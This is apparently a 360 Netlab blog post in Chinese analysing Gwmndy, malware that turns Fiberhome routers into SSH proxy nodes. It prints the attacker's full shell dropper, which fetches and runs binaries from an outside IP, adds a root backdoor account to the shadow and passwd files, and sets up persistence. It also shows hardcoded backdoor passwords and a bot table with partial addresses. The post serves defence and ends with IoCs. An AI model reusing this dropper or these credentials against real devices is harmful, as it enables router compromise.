Botnet

一些Fiberhome路由器正在被利用为SSH隧道代理节点

Genshen Ye
Aug 2, 2019 • 6 min read

背景介绍


2019年7月24号，360Netlab未知威胁检测系统发现一个可疑的ELF文件，目前在VirusTotal上还没有一款杀毒引擎检测识别。通过详细分析，我们确定这是一款针对Fiberhome路由器设备Reporter程序。它会定时获取设备IP等信息并上传给一个Web接口，以此来解决设备IP变更的问题。

我们还观察到攻击者在Windows和Linux平台上开发了相应的客户端程序，通过访问Web接口获取Reporter上报的设备IP等信息，然后使用一些预留的后门账号密码建立SSH隧道(Dynamic Port Forwarding)，并在本地创建Socks5代理服务。我们根据攻击者使用的域名，将这些恶意软件统一命名为Gwmndy。

此外，与其他Botnet不同的是，攻击者并没有持续扩张Bot数量，我们猜测对于攻击者来说每天有180多个活跃的SSH隧道代理节点就已经满足他的需求了。

Gwmndy概览

Gwmndy恶意软件主要包括vpn.sh脚本，Reporter和SSH Client程序，并且通过一个Web服务器给它们提供相应的Web接口，用来传输Bot IP等相关信息。



Gwmndy样本分析

vpn.sh样本信息

- MD5: d13935ff515ffdb0682dfaad0f36419d

> *POSIX shell script text executable, ASCII text*

我们从Gwmndy Web服务器上下载到vpn.sh脚本，通过它的脚本命令，我们猜测它是Gwmndy的启动程序。

我们可以清晰地看到攻击者会在目标设备上运行dropbear程序，并将启动命令加入到/fh/extend/userapp.sh文件中，以此来实现自启动功能。它还会篡改shadow文件增加后门账号密码，并且运行vpnip和rinetd程序（一个开源的端口转发程序）。

```
#!/bin/sh
if [ -f "/usr/sbin/dropbear" ];then
echo "exsit"
if [ `grep -c "dropbear -p " /fh/extend/userapp.sh` -gt '0' ]; then
        echo "Found!"
else
        echo "Not Found"
```

```
        sed -i '/killall dropbear/a\dropbear -p 23455 &' /fh/extend/userapp.sh
fi

else
echo "not exit drop"
wget -O /fh/dropbear http://43.252.231.181:30777/dropbearmips
chmod 777 /fh/dropbear
/fh/dropbear -p 23455 &
if [ `grep -c "/fh/dropbear -p 23455 &" /fh/extend/userapp.sh` -gt '0' ]; then
        echo "Found!"
else
        echo "Not Found"
        sed -i '/killall dropbear/a\/fh/dropbear -p 23455 &' /fh/extend/userapp.sh
fi

fi
#add user admin
if [ `grep -c "admin:$1$.vb9HA2F$wLuHXrsV" /etc/shadow` -gt '0' ]; then
        echo "Found!"
else
        echo "Not Found"
        sed -i '2c admin:$1$.vb9HA2F$wLuHXrsV.WysHa9wA6GFU/:17813:0:99999:7:::' /etc/
sleep 1
fi

if [ `grep -c "admin:x:0:0:" /etc/passwd` -gt '0' ]; then
        echo "Found!"
else
        echo "Not Found"
        sed -i '2c admin:x:0:0:root:/root:/bin/sh' /etc/passwd
sleep 1
fi
#/usr/sbin/dropbear -p 23455 &
if [ `grep -c "/fh/vpnip &" /fh/extend/userapp.sh` -gt '0' ]; then
        echo "Found!"
else
        echo "Not Found"
        sed -i '/killall dropbear/a\/fh/vpnip &' /fh/extend/userapp.sh
fi
wget -O /fh/vpnip http://43.252.231.181:30777/vpnip
chmod 777 /fh/vpnip
/fh/vpnip &
wget -O /fh/rinetd http://43.252.231.181:30777/rinetd
chmod 777 /fh/rinetd
sleep 5
#ps | grep "dropbear" | grep -v "dropbear -p" | awk '{print $1}' > /fh/pid
#pid23=`ps | grep "dropbear -p" | grep -v grep | awk '{print $1}'`
#for line in `cat /fh/pid`
#do
#echo $line
#kill $line
#done
```

```
#reboot
/bin/rm $0
```

vpnip样本信息

- MD5: f878143384b3268e4c243b0ecff90c95

> *ELF 32-bit MSB executable, MIPS, MIPS32 version 1 (SYSV), statically linked, not stripped*

我们将它命名为Gwmndy.Reporter，它的主要功能就是定时获取本地SSH端口，shadow密文，公网IP地址，MAC地址等信息，并上报给`www.gggwmndy.org:30000/info.php`

```
lui     $v0, 0x43
addiu   $a3, $v0, (sshport - 0x430000)  # char *
lui     $v0, 0x43
addiu   $a2, $v0, (pwd - 0x430000)  # char *
lui     $v0, 0x43
addiu   $a1, $v0, (ip - 0x430000)  # char *
lui     $v0, 0x43
addiu   $a0, $v0, (mac - 0x430000)  # char *
jal     _Z14createsenddataPcS_S_S_  # createsenddata(char *,char *,char *,char *)
nop
lw      $gp, 0x30+var_20($fp)
lui     $v0, 0x42
addiu   $a1, $v0, (senddata - 0x420000)
lui     $v0, 0x41
addiu   $a0, $v0, (aSenddataS - 0x410000)  # "senddata= %s\r\n"
la      $v0, printf
move    $t9, $v0
bal     printf
nop
lw      $gp, 0x30+var_20($fp)
lui     $v0, 0x42
addiu   $a0, $v0, (senddata - 0x420000)
la      $v0, strlen
move    $t9, $v0
bal     strlen
nop
lw      $gp, 0x30+var_20($fp)
move    $a3, $v0          # int
lui     $v0, 0x42
addiu   $a2, $v0, (senddata - 0x420000)  # char *
li      $a1, 0x7530       # int
lui     $v0, 0x41
addiu   $a0, $v0, (aWwwGggwmndyOrg - 0x410000)  # "www.gggwmndy.org"
jal     _Z9send_recvPciS_i  # send_recv(char *,int,char *,int)
nop
lw      $gp, 0x30+var_20($fp)
xori    $v0, 1
sltiu   $v0, 1
andi    $v0, 0xFF
beqz    $v0, loc_4019A0
nop
```

Linux Client样本信息

- MD5: 7478f835efc00ed60c2f62e0dd5baae3

> *ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/l, for GNU/Linux 2.6.32, BuildID[sha1]=a651eaf55606534288e20eda33c2137642d3ea60, not stripped*

通过这个样本，我们可以看到它硬编码了一个用户名密码，这使得我们可以登陆Gwmndy Web统计页面。

```
send(
  fd,
  "POST /login.php HTTP/1.1\r\n"
  "Host: www.gggwmndy.org:30000\r\n"
  "Connection: keep-alive\r\n"
  "Content-Length: 62\r\n"
  "Cache-Control: max-age=0\r\n"
  "Origin: http://www.gggwmndy.org:30000\r\n"
  "Upgrade-Insecure-Requests: 1\r\n"
  "User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2883.87 Safari/53"
  "7.36\r\n"
  "Content-Type: application/x-www-form-urlencoded\r\n"
  "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\r\n"
  "Referer: http://www.gggwmndy.org:30000/login.php\r\n"
  "Accept-Encoding: gzip, deflate\r\n"
  "Accept-Language: en-US,en;q=0.8\r\n"
  "Cookie: __guid=16475568.2805997670422688000.1546997247966.4321; PHPSESSID=6gifnqpk90tmu78hj3ns16n0p5; monitor_count="
  "9\r\n"
  "\r\n"
  "username=us[illegible]1&password=1qa[illegible]$&submit=%E7%99%BB%E5%85%A5",
  v1,
  0);
```

Windows SSH Client样本信息

- MD5: d361ec6c5ea4d0f09c9ee0fdf75d6782

> *PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows*

根据样本项目名，我们将它命名为Gwmndy.sshvpn。它的主要功能是访问`www.gggwmndy.org:30000/vsql.php`获取Bot IP和SSH端口等信息，建立SSH隧道，并在本地提供Socks5代理服务。

通过Web接口获取Bot IP和SSH端口

```
public string getiplist()
{
    string requestUriString = "http://www.gggwmndy.org:30000/vsql.php";
    HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(requestUriString);
    httpWebRequest.Method = "GET";
    httpWebRequest.ContentType = "application/x-www-form-urlencoded";
    httpWebRequest.UserAgent = "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:5.0.1) Gecko/20100101 Firefox/5.0.1";
    httpWebRequest.Accept = "image/webp,*/*;q=0.8";
    httpWebRequest.AllowAutoRedirect = true;
    httpWebRequest.CookieContainer = this.cookies;
    httpWebRequest.KeepAlive = true;
    HttpWebResponse httpWebResponse = (HttpWebResponse)httpWebRequest.GetResponse();
    string text = string.Empty;
    using (System.IO.Stream responseStream = httpWebResponse.GetResponseStream())
    {
        System.IO.StreamReader streamReader = new System.IO.StreamReader(responseStream, System.Text.Encoding.UTF8);
        text = streamReader.ReadToEnd();
    }
    if (text.Contains("请先登录"))
    {
        return "error";
    }
    return text;
}
```

内置的SSH后门账号密码

```
        string text2 = "Attempt to connect to ";
        text2 += this.ipaddr;
        text2 += " .";
        this.richTextBoxInfo.Text = text2;
        uint localport = System.Convert.ToUInt32(text);
        string vpnusername = "root";
        string vpnpwd = "admin123!@#";
        int sshport = 23455;
        DataRow[] array = VPNList.dt.Select("ip= '" + this.ipaddr + "'");
        if (array.Length <= 0)
        {
            text2 = "IP  ";
            text2 += this.ipaddr;
            text2 += " not in list.";
            this.richTextBoxInfo.Text = text2;
            return;
        }
        string text3 = array[0]["port"].ToString();
        if (!text3.Equals(""))
        {
            sshport = System.Convert.ToInt32(text3);
        }
        text3 = array[0]["pwd"].ToString();
        if (!text3.Equals(""))
        {
            if (text3.Contains("$1$Hji.Ho2q$"))
            {
                vpnpwd = "tailand123456";
            }
            else if (text3.Contains("$1$.vb9HA2F$"))
            {
                vpnpwd = "pldt123456";
            }
            else if (text3.Contains("$1$5cPvFTo7$"))
            {
                vpnpwd = "admin123!@#";
            }
        }
        if (!this.connetstatus)
        {
            this.connetstatus = true;
        }
        this.connetbutton.Enabled = false;
        this.thread = new System.Threading.Thread(delegate
        {
            this.ThreadFunction(this.ipaddr, sshport, vpnusername, vpnpwd, localport);
        });
        this.thread.Start();
    }
```

开启SSH隧道代理（Dynamic Port Forwarding）

```
if (VPNList.client.get_IsConnected())
{
    VPNList.porcik = new ForwardedPortDynamic("127.0.0.1", localport);
    VPNList.client.AddForwardedPort(VPNList.porcik);
    VPNList.porcik.Start();
    this.connetbutton.Enabled = false;
    if (ipaddr.Equals(""))
    {
        ipaddr = this.textBoxIP.Text;
    }
    this.checkTimer.Tick += new System.EventHandler(this.CheckConCallback);
    this.checkTimer.Enabled = true;
    this.checkTimer.Interval = 60000;
    this.checkTimer.Enabled = true;
    this.checkTimer.Start();
    string text3 = "Successful connection to ";
    text3 += ipaddr;
    text3 += " .";
    text3 += "\r\n Listening on port ";
    string str = System.Convert.ToString(localport);
    text3 += str;
    text3 += " .";
    base.BeginInvoke(new VPNList.DlChangText(this.intoText), new object[]
    {
        text3
    });
    return;
}
```

Renci.SshNet.ForwardedPortDynamic

被感染的IP信息

我们通过Gwmndy SSH客户端样本中硬编码的账号密码登陆Gwmndy Web服务器。这里存在一个Bot统计页面，上面共记录了431个MAC地址，422个IP地址。其中最新的创建日期为2019年3月19日，当天活跃MAC地址共181个。我们可以看到Bot创建日期主要在2019年1月至3月，目前已经没有新的Bot IP加入。

Not Secure | www.gggwmndy.org:30000/sql.php

count: 431

index	id	mac	ip	port	pwd	usecount	createtime	alivetime	location	purpose
1	330	18:a7:[redacted]:b0:30	130.[redacted].113	23456		0	2019-02-02 10:23:50	2019-07-24 11:50:33		
2	71	bc:c[redacted]:41:c8	130.[redacted].232	23455	$1$5cPvFTo7$	0	2019-01-15 15:23:55	2019-07-24 11:50:30		
3	171	bc:[redacted]:3f:b0	130.[redacted].12	23455	1lhRA2LZL$	0	2019-01-17 17:47:41	2019-07-24 11:50:25		
4	128	18:[redacted]:93:58	130.[redacted].220	23456		0	2019-01-17 17:39:36	2019-07-24 11:49:44		
5	383	d0:[redacted]:37:68	110.7[redacted].174	23456		0	2019-02-13 12:03:00	2019-07-24 11:49:40		
6	99	18:a[redacted]:d:e8	130.1[redacted].174	23456		0	2019-01-17 17:34:05	2019-07-24 11:49:04		
7	220	18:a[redacted]:6:38	130.1[redacted].17	23456		0	2019-01-17 18:04:49	2019-07-24 11:48:46		
8	83	bc:c[redacted]:4:00	130.1[redacted].4	23455	$1$5cPvFTo7$	0	2019-01-17 09:11:30	2019-07-24 11:48:29		
9	365	18:a[redacted]:f:10	159.1[redacted].2.248	23456		0	2019-02-13 11:58:55	2019-07-24 11:46:55		
10	209	bc:c[redacted]:a:88	130.1[redacted].18	23456		0	2019-01-17 17:57:55	2019-07-24 11:45:36		
11	240	bc:c[redacted]:88	130.[redacted].115	23455	$1$5cPvFTo7$	0	2019-01-18 02:00:31	2019-07-24 11:45:21		
12	433	18:a[redacted]:6:40	116.[redacted].183	23456		0	2019-03-04 15:42:22	2019-07-24 11:45:10		
13	210	18:a[redacted]:3:e8	130.[redacted].77	23456		0	2019-01-17 17:59:38	2019-07-24 11:44:54		
14	45	18:a[redacted]:1:98	130.[redacted].88	23456	$1$5cPvFTo7$	0	2019-01-15 11:20:06	2019-07-24 11:44:35		
15	230	bc:c[redacted]:1:98	130.[redacted].166	23456		0	2019-01-17 18:06:37	2019-07-24 11:44:27		
16	18	bc:c[redacted]:5:08	130.[redacted].14	23456		0	2019-01-14 11:30:01	2019-07-24 11:44:01	PH	VPN
17	207	18:a3[redacted]:e9:20	130.[redacted].111	23456		0	2019-01-17 17:57:23	2019-07-24 11:43:40		
18	211	bc:c0[redacted]:46:28	130.[redacted].94	23456		0	2019-01-17 17:59:57	2019-07-24 11:43:33		
19	110	18:a7[redacted]:e6:48	130.[redacted].7.191	23455	$1$5cPvFTo7$	0	2019-01-17 17:36:07	2019-07-24 11:43:25		
20	174	bc:c[redacted]:34:70	130.[redacted].7.14	23456		0	2019-01-17 17:48:23	2019-07-24 11:43:05		
21	66	bc:[redacted]:1d:a0	130.[redacted].195	23456		0	2019-01-15 15:09:47	2019-07-24 11:43:01		

以下是被感染的IP 国家/地区详细列表

```
PH 324
TH 98
```

我们对活跃的Bot IP进行Web指纹识别，以及通过攻击者修改Bot设备/fh/extend/userapp.sh文件信息，可以确定这些Bot都属于Fiberhome路由器，其

型号为AN5506。

处置建议

我们并没有看到Gwmndy恶意软件是如何传播的，但我们知道一些Fiberhome路由器Web系统存在弱口令，并且存在RCE漏洞。如果我们的读者有更多的信息，欢迎联系我们。

我们特别建议菲律宾和泰国家庭宽带用户及时更新Fiberhome路由器软件系统，同时给路由器Web设置复杂的登录凭证。

我们建议Fiberhome路由器厂商提升初始密码复杂度，同时建立完善的软件系统安全更新机制。

相关安全和执法机构，可以邮件联系netlab[at]360.cn获取被感染的IP地址列表。

联系我们

感兴趣的读者，可以在 twitter 或者在微信公众号 **360Netlab** 上联系我们。

IoC list

样本MD5

```
d13935ff515ffdb0682dfaad0f36419d
f878143384b3268e4c243b0ecff90c95
7478f835efc00ed60c2f62e0dd5baae3
d361ec6c5ea4d0f09c9ee0fdf75d6782
```

URL

```
http://www.gggwmndy.org:30777/vpn.sh
```

IP

```
47.89.9.33      Hong Kong       ASN 45102       Alibaba (US) Technology Co., Ltd.
```

— 360 Netlab Blog - Network Security Research Lab at 360 —

Botnet

僵尸网络911 S5的数字遗产

Heads up! Xdr33, A Variant Of CIA's HIVE Attack Kit Emerges

警惕：魔改后的CIA攻击套件Hive进入黑灰产领域

Botnet

Some Fiberhome routers are being utilized as SSH tunneling proxy nodes

Background introduction On July 24, 2019, our Unknown Threat Detection System highlighted a suspicious ELF file with 0 VirusTotal detection. When we further looked into it, we realized it is a component of an IoT botnet targeting Fiberhome router. But it does not do the regular stuff such as DDos,

Godlua

Godlua Backdoor分析报告

背景介绍 2019年4月24号，360Netlab未知威胁检测系统发现一个可疑的ELF文件，目前有一部分杀软误识别为挖矿程序。通过详细分析，我们确定这是一款Lua-based Backdoor，因为这个样本加载的Lua字节码文件幻数为“God”，所以我们将它命名为Godlua Backdoor。 Godlua Backdoor会使用硬编码域名，Pastebin.com，GitHub.com...

See all 114 posts →

Aug 2, 2019 · 5 min read

Jul 1, 2019 · 10 min read